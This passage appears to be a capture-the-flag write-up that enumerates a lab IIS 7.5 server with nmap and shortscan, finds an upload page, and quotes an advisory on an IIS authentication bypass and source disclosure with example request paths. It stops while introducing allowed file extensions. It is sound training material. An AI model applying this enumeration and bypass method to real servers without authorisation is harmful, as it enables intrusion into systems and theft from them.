

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.93
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 16:32 IST
Nmap scan report for 10.10.10.93
Host is up (0.40s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.67 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ 
```

2) Checked the website




3) Found files using tidle vulnerability
https://github.com/bitquark/shortscan



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ shortscan 'http://10.10.10.93/'
🌀 Shortscan v0.9.0 · an IIS short filename enumeration tool by bitquark
═══════════════════════════════════════════════════════════════════════
URL: http://10.10.10.93/
Running: Microsoft-IIS/7.5 (ASP.NET v2.0.50727)
Vulnerable: Yes!
═══════════════════════════════════════════════════════════════════════
CSASPX~1.CS           CSASPX?.CS
ASPNET~1              ASPNET?             ASPNET_CLIENT
TRANSF~1.ASP          TRANSF?.ASP?        TRANSFER.ASPX
UPLOAD~1              UPLOAD?             UPLOADEDFILES
═══════════════════════════════════════════════════════════════════════
═══════════════════════════════════════════════════════════════════════
URL: http://10.10.10.93/ASPNET_CLIENT/
Running: Microsoft-IIS/7.5 (ASP.NET v2.0.50727)
Vulnerable: Yes!
═══════════════════════════════════════════════════════════════════════
SYSTEM~1              SYSTEM?             SYSTEM_WEB
═══════════════════════════════════════════════════════════════════════
═══════════════════════════════════════════════════════════════════════
URL: http://10.10.10.93/ASPNET_CLIENT/SYSTEM_WEB/
Running: Microsoft-IIS/7.5 (ASP.NET v2.0.50727)
Vulnerable: Yes!
═══════════════════════════════════════════════════════════════════════
2_0_50~1              2_0_50?
═══════════════════════════════════════════════════════════════════════
═══════════════════════════════════════════════════════════════════════
URL: http://10.10.10.93/UPLOADEDFILES/
Running: Microsoft-IIS/7.5 (ASP.NET v2.0.50727)
Vulnerable: No (or no 8.3 files exist)
═══════════════════════════════════════════════════════════════════════

Finished! Requests: 1192; Retries: 0; Sent 237700 bytes; Received 760913 bytes
```


4) Found a upload functionality



10.10.10.93/TRANSFER.ASPX

No file selected.

File uploaded successfully.




download.jpeg (JPEG Image, 237 × 148 pixels) — Mozilla Firefox

10.10.10.93/UPLOADEDFILES/download.jpeg


Vulnerability Assessment

1) Found a vulnerability




```
-----------------------------------------------------------------------------------------
Title: Microsoft IIS 7.5 .NET source code disclosure and authentication bypass

Affected Software:
Microsoft IIS/7.5 with PHP installed in a special configuration
(Tested with .NET 2.0 and .NET 4.0)
(tested on Windows 7)
The special configuration requires the "Path Type" of PHP to be set to
"Unspecified" in the Handler Mappings of IIS/7.5

Details:
The authentication bypass is the same as the previous vulnerabilities:
Requesting for example
http://<victimIIS75>/admin:$i30:$INDEX_ALLOCATION/admin.php will run
the PHP script without asking for proper credentials.

By appending /.php to an ASPX file (or any other file using the .NET
framework that is not blocked through the request filtering rules,
like misconfigured: .CS,.VB files)
IIS/7.5 responds with the full source code of the file and executes it
as PHP code. This means that by using an upload feature it might be
possible (under special circumstances) to execute arbitrary PHP code.
Example: Default.aspx/.php
```

2) Found a allowed fille extension



The .NET framework uses a variety of file extensions for different purposes. Here are some of the most common ones:

